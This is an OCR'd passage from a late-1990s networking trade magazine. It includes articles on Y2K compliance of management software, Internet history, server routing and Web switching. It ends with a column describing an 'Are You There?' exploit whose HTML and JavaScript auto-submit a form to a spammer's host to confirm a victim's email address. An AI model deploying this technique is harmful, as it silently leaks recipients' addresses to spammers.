The good news is the vast majority of vendors claim the management software they are selling now is ready for the infamous date change — the current versions of that software, at least. If you've been procrastinating an upgrade to a new version for a couple of years, now is the time to check with your vendor and get the current revision if need be.

Current versions of the major network management platforms are certified by the vendors as Y2K-compliant. This includes Tivoli's NetView, Cabletron's Spectrum and Hewlett-Packard's Network Node Manager (NNM), the heart of the OpenView management software set. Computer Associates' Unicenter TNG requires a patch.

"All of the major solutions providers have been pretty careful," says Richard Ptak, vice president of systems and application management at the Hurwitz Group in Framingham, Mass. And new, smaller vendors are well aware of the Y2K problem and have probably solved it from the beginning, he adds.

The main worry, then, is older software. Some management software vendors offer maintenance contracts under which they periodically send updates of their software to users. Ross Systems, for instance, for two years has used software from Proactive Networks, which sends Ross quarterly upgrades.

Y2K countdown

Proactive has assured the company that any Y2K-related problems have been fixed in those updates, says Hank Waash, director of worldwide operations at Ross, a business software company in Redwood City, Calif. "I'm taking their word for it," he says.

In other cases, getting management software to be Y2K-compliant may be just a matter of downloading a patch from a vendor's Web site. Systems integrator Forsythe Technology uses many of HP's management products to remotely monitor its customers' enterprise networks.

Most of HP's management software requires a patch or an upgrade to a current version to be compliant, but getting and installing those patches is relatively painless, says Dan Gallagher, director of enterprise systems management services at Forsythe in Skokie, Ill.

"Because we're a production environment, we've done the upgrades during periods of off-use," Gallagher says. Forsythe also does its own verification to ensure the software can handle the date change.

Anyone who has kept his network management software up to date is probably in good shape, says Elizabeth Rainge, research manager for network management at International Data Corp. in Framingham, Mass. "In networking, there's been so much change and so much overhaul that people have updated things as they go," she says.

For those who haven't kept up to date — and you know who you are — now is the time to get the upgrade or patch. Cabletron requires an upgrade to Version 5.0 of its Spectrum network management platform in order to be compliant. HP says Version 4.X and later of NNM are Y2K-compliant. Its recommendation for users running Version 3.31 or earlier is to upgrade to 4.11 and apply a patch.

Device management software from network hardware vendors will also need to be examined. Nortel Networks recommends users upgrade to Y2K-compliant versions of Optivity. And 3Com has declared that old versions of its Transcend software are obsolete and therefore won't be made compliant.

But Y2K support in one product from a vendor, even a key product such as NNM, doesn't mean the rest of that vendor's products are ready. HP's Desktop Administrator is OK, for example, but IT/Administration and IT/Operations require an upgrade to Version A.03.X or later.

If a vendor's products have been discontinued, you may be out of luck. Network Associates says most of its products are Y2K-compliant, but it also lists discontinued products that won't be made compliant, including Safe & Sound, Netroom, Headroom, Popup Genie and Multimedia Cloaking.

Some products may have dependencies on nonmanagement pieces, as well. HP's advice for users of its server management software, ManageX, is to upgrade to Windows NT 4.

Others just aren't done yet. Network Associates' Reporter line of products isn't compliant, and it will be replaced by June 30, according to the company. But these cases are rare in the network management area.

So how can network managers sift through all this information? The main thing to do is to take an inventory of all the management software and check what the vendors say about the software being used. This includes software agents that run on various platforms in the enterprise and report back to the management applications. Even those agents may deal with date information.

One large utility company that asked not to be identified has found it uses a dozen separate management products. These include a platform, various device managers for network hardware, performance management software, application management software and a protocol analyzer. At this point, the company has completed most of its testing of these software tools, but it still needs to apply some patches.

As long as the management software is compliant, it should be able to help users track down problems with other applications when the date changes to 2000, Ptak says. The applications will break or act strangely, and a good management application should be able to catch those errors and alert a manager, he says.

Those who are still nervous can request someone to go to their site for the time just before and just after Jan. 1, 2000. CA says it will offer its users someone to stay on site and serve as a point of contact to track down glitches caused by the Y2K bug.

Gallagher says he'll watch his own network during the changeover. "As long as I'm in the building here with my generators and backup power, I won't be concerned," he says. "I'll probably get a bag of chips and some water, and wait." ◪

## Don't forget

**Because network management software often consists of a lot of small pieces, it's important to ensure all those parts have been made Y2K-compliant. Remember to check:**

- Distributed agents
- Management platform software
- Applications that plug into the platform
- Device managers
- Performance managers
- Application managers
- Protocol analyzer software
- Operating systems, for systems management software

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

Network Response Time Trend (London Connections)

Summary

| | | | |
|---|---|---|---|
| Total # Samples | 429,964 | | |
| Average Response Time | 1.240 sec | 90th Percentile | 2.310 sec |
| Standard Deviation | 0.320 sec | 75th Percentile | 1.760 sec |
| Slope of Average trend Line | 0.030 sec | 50th Percentile | 1.250 sec |

Weekly Response Time Trend

Network Response Time Trend

Page 1 of 3

Ganymede Software of Morrisville, N.C., recently updated its Pegasus performance management tool to measure latency on each hop of an end user's route through a network. "The users' perception of what is going on is not always quantifiable," says Bob Currier, director of data communications at Duke University, which uses Pegasus. The new capability gives network managers the statistics to show what the user is actually experiencing, instead of what the user thinks he is experiencing, he says. Managers can then pass this data onto the user or executives. Version 1.2 of the software is shipping now and starts at $7,500.

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

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

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

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# UNPLANNED PARENTHOOD?

The silliness of the reaction a few weeks ago to Vice President Al Gore's statement that he created the Internet got me thinking — is there someone who should be credited with creating the Internet?

My conclusion is that the vice president has more right than many to claim to be part of the parental gene pool, but there are a few others who share the ancestral rights.

There have been a number of key milestones along the path to what we now call the Internet. For each of these milestones, there is one or more person who could take credit — the Internet is a success that has many parents.

I'd start with Paul Baran's work in the mid-1960s that led to the idea of a datagram, router-based network rather than the switched-circuit telephone-style alternative.

The next milestone was the 1968 Advanced Research Projects Agency requests for proposal to create the ARPANet.

Clearly Vint Cerf and Bob Kahn deserve a place in the history books for developing TCP/IP in the mid-1970s, as does Jon Postel for bringing the whole messy pile together. These are the traditionally cited milestones, but three somewhat obscure events were about as important.

In the early 1980s, DARPA (ARPA had been renamed by then) funded the University of California, Berkeley to add TCP/IP to Unix and make it available inexpensively. Now it's far less expensive to use TCP/IP than to develop a proprietary network protocol.

Also in the early 1980s, a deal was struck permitting ARPANet sites that were also Computer Science Network (CSNET) members to open ARPANet access to their faculty, staff and students. Before this deal, we at Harvard had to limit who could use the network. Afterward, we started exposing generations of students to the wonders of e-mail.

Finally, Dennis Jennings, who conceived of the National Science Foundation Network (NSFNet), decided that the network would only run TCP/IP, minimizing the chance of dueling protocols.


After these events, the major milestone was the development of the World Wide Web, for which Tim Berners-Lee generally gets the lion's share of the credit.

So where does Gore fit in? As a senator, he helped think of and spearhead the effort that led to funding for the NSFNet and the High Performance Computing and Communications Program. These initiatives produced a proof of concept for large, fast data networks without which we might still be waiting for the phone companies to deliver ISDN.

None of these people knew what they were doing, in the sense that none of them could have foreseen today's Internet. But without them, the world's technological infrastructure would be far inferior today.

Disclaimer: Harvard never knows what it's doing when educating a student and that's a wonderful thing, but the above are my milestones.

*Bradner is a consultant with Harvard University's University Information Systems. He can be reached at sob@harvard.edu.*



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# Technology Update

An Inside Look at the Technologies
and Standards Shaping Your Network

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


By Steve Blass

**We're using two Sun Enterprise Servers, each with two interfaces, as our intranet database servers. One interface on each server goes to the LAN and one, using a crossover cable, is set for a private network between the two servers. We want to use the private network to synchronize the servers, but Domain Name System (DNS) is running and only knows about the LAN network interface, so our synchronization traffic is going over the LAN. How can we route the private traffic over the private network instead?**

Via the Internet

To route traffic over the private network connection between the two servers by host name, you need to edit the /etc/nsswitch.conf file so the host entry tells the system to look to DNS first and then to the /etc/hosts file. Once you've done that, assign a unique host name to the servers' private interfaces and place those host names in the /etc/hosts files on the servers. Lastly, add entries to the servers' routing tables so the interserver traffic traverses the private net. You'll want the IP addresses on the private point-to-point interserver connection to belong to a different subnet than the LAN interfaces on either machine.

Also, ensure IP forwarding is turned off on the servers to avoid having the systems routing packets from the LAN interface to the private interface.

*As a network architect at Houston-based Sprint Paranet, Blass understands the strain of developing and managing intranets. Send your problems to dr.intranet@paranet.com.*

# Web switches help reduce net traffic

BY CHENG WU

In enterprise networks, the name of the game is getting packets from point A to point B fast. By speeding IP packet forwarding, conventional Layer 3 and Layer 4 switches have greatly improved network performance. But businesses such as Web and content hosting, and electronic commerce services, depend on fast, reliable, error-free Web performance.

Enter a technique called Web switching. Web switching is designed to address the requirements of Web traffic. Web switches intercept all traffic destined for a particular site. As a result, these switches have the ability to track content requests and predict heavy traffic loads before servers become overwhelmed.

Armed with URL load-balancing capabilities, Network Address Translation, and embedded Domain Name System intelligence, the switches use complex policies to manage and speed Web traffic flow.


## HOW IT WORKS

### Web switching

**Web switching is a technology designed to handle the requirements of Web traffic. Intelligent Web switches use URL load-balancing capabilities, Network Address Translation and embedded Domain Name System intelligence to manage and improve Web traffic flow.**

❶ User makes a content request by typing a URL into a browser.

❷ Web switch intercepts the request. Web switch spoofs TCP connection back to client and examines packet URLs. Simultaneously, the Web switch examines HTTP header and URL and compares content to current content rules to select best server or cache to satisfy request.



❸ A session is created between the switch and the optimal server. A flow control block is created in the switch port ASIC, and all subsequent packets are forwarded without intervention by the switch.

Web switches are able to quicken the pace of Web traffic because they use URLs, in addition to IP addresses, to make switching decisions. URLs provide a method of identifying content wherever it is on the Internet. A URL identifies only the content requested: it does not dictate where the content might be found. So instead of viewing the IP address associated with the URL as the network address, this address points to the virtual IP address (VIP) of the Web switch, which functions as a cache or content traffic manager. The result: a consistently positive performance for Web site users.

Current load-balancing servers or devices, including Layer 4 switches, route incoming packets based on the destination IP address or the combination of destination IP address, protocol ID and transport port number. This can be problematic in a Web environment. To a Layer 4 load-balancing device, Web applications appear to be using TCP port 80 — the typical TCP port for HTTP traffic — making Web application traffic indistinguishable from HTTP traffic.

Port numbers are a staple of TCP/IP communications. Because several application programs may be running on one machine and using a single network interface, TCP needs to keep track of what data goes to which program. This is done by assigning a port number to every TCP connection. Each TCP session has a destination port number in the TCP header. When a TCP segment is received, the TCP router knows which port to pass it to by looking at the port number in the TCP header. Some standard port numbers are: Telnet, port 23; Simple Mail Transfer Protocol Mail, port 25; and Post Office Protocol 3 Mail, port 110.

Typically with Layer 4 switching, a Common Gateway Interface request looks no different than a Web-enabled SAP application or streaming audio request, even though all of these requests have very different quality of service (QoS) requirements.

In contrast, Web switches use URLs to route incoming TCP or User Datagram Protocol (UDP) flows to targeted servers. By looking into the HTTP payload down to the URL and cookie, a Web switch knows what content is being requested. With this knowledge, user-defined and/or pre-set policies determine which flow-security rules are enforced, which content is allowed or denied, and which QoS requirements are needed for specific content or users.

Web switches support cookies and authentication via a scalable multiprocessor framework that evaluates policies only at session setup. Once a flow is set up, all subsequent packets within that flow are cut through at wire speed via high-speed forwarding ASICs on a per-port basis.

This approach of "flow setup once, switch all other packets" enables the classification of traffic at the URL level while achieving the price/performance of LAN switches.

Web switches also dynamically replicate hot content to a Web cache and bring the cache into the load-balancing rotation, ensuring that users get the information they need no matter how much traffic is traversing the site.

Web switching also enables virtual Web sites, where one or more geographically dispersed data center appears as one domain name. Users enter a URL and the Web switch determines which Web server or cache is best able to handle the specific request. Typically, the server closest to the user is best, but Web switches can use HTTP redirects to fulfill content requests from a server halfway around the world, offering a powerful backup system if a local server fails or overloads.

*Wu is founder, president and CEO of ArrowPoint Communications, a network equipment vendor in Westford, Mass. He can be reached at (978) 692-5875.*

Gearhead — inside the network machine . **Mark Gibbs**

# THE "ARE YOU THERE?" EXPLOIT

*"If a system is of sufficient complexity, it will be written before it's designed, implemented before it's tested and obsolete before it's debugged."*

— An engineering aphorism that, unfortunately, is completely true

That old engineering quip is a lot less funny when you're in the network business. And a consequence of complexity is your systems are full of holes that hackers, crackers and the rest of the black hat menagerie like to exploit.

Before I show you a hole I discovered last week, let me first define what I mean. Holes are oversights that allow miscreants to enter your system or do other things that likely won't make you too happy. Holes are usually oversights or bugs, the result of things like leaving default passwords set to "password" or exposing the password file.

But holes can also be subtle. Rather than huge, gaping crevices, holes can be the result of interactions. Such is the case with the hole I found, which I'm pleased to call the "Are You There?" exploit.

The background to this piece of chicanery lies in something spammers want desperately — to know if you are there. Spammers send out millions of messages and many of them say: "If you don't want to be on our list, send a message to ..."

This, of course, is a ruse to get you to verify your existence so they can mark you as "live" — in effect, a more valuable target. For that reason, most savvy users just dump such messages in the bit bucket.

Of course, if you have allowed your e-mail client to automatically generate responses to receipt requests, then all bets are off — the spammers know you are there.

So, I started to wonder, how could someone make me confirm I exist? A few weeks ago, Gearhead discussed HTML forms. What if you could pervert the use of an HTML form for the purpose of detecting live users?

Well, one thing you could do is e-mail a form to an unsuspecting victim and get it to automatically send itself back. The e-mail message is actually an HTML document, and to get it to boomerang you'd need a little piece of JavaScript that looks like this:

```
<form action=http://www.spammer.com/cgi-bin/formmail.pl method=post>
<input name="recipient" type=hidden value="spammer@spammer.com">
<input name="realname" type=text value="you@yourdomain.com">
</form>
<script language="javascript">
<!-- Begin
document.forms[0].submit();
// End -->
</script>
```

This exploit requires a form handler running on a Web server that the victim's PC can access. The one that works with the above code is called, not surprisingly, formmail.

This is a Perl script by Matt Wright that you can find at www.worldwidemart.com/scripts/formmail.shtml.

This program mails the form to the destination specified in the e-mail recipient field (you, the spammer). The victim's e-mail address goes in the realname field, which means that you'll have to send each target address an individual message — a task that is easily automated.

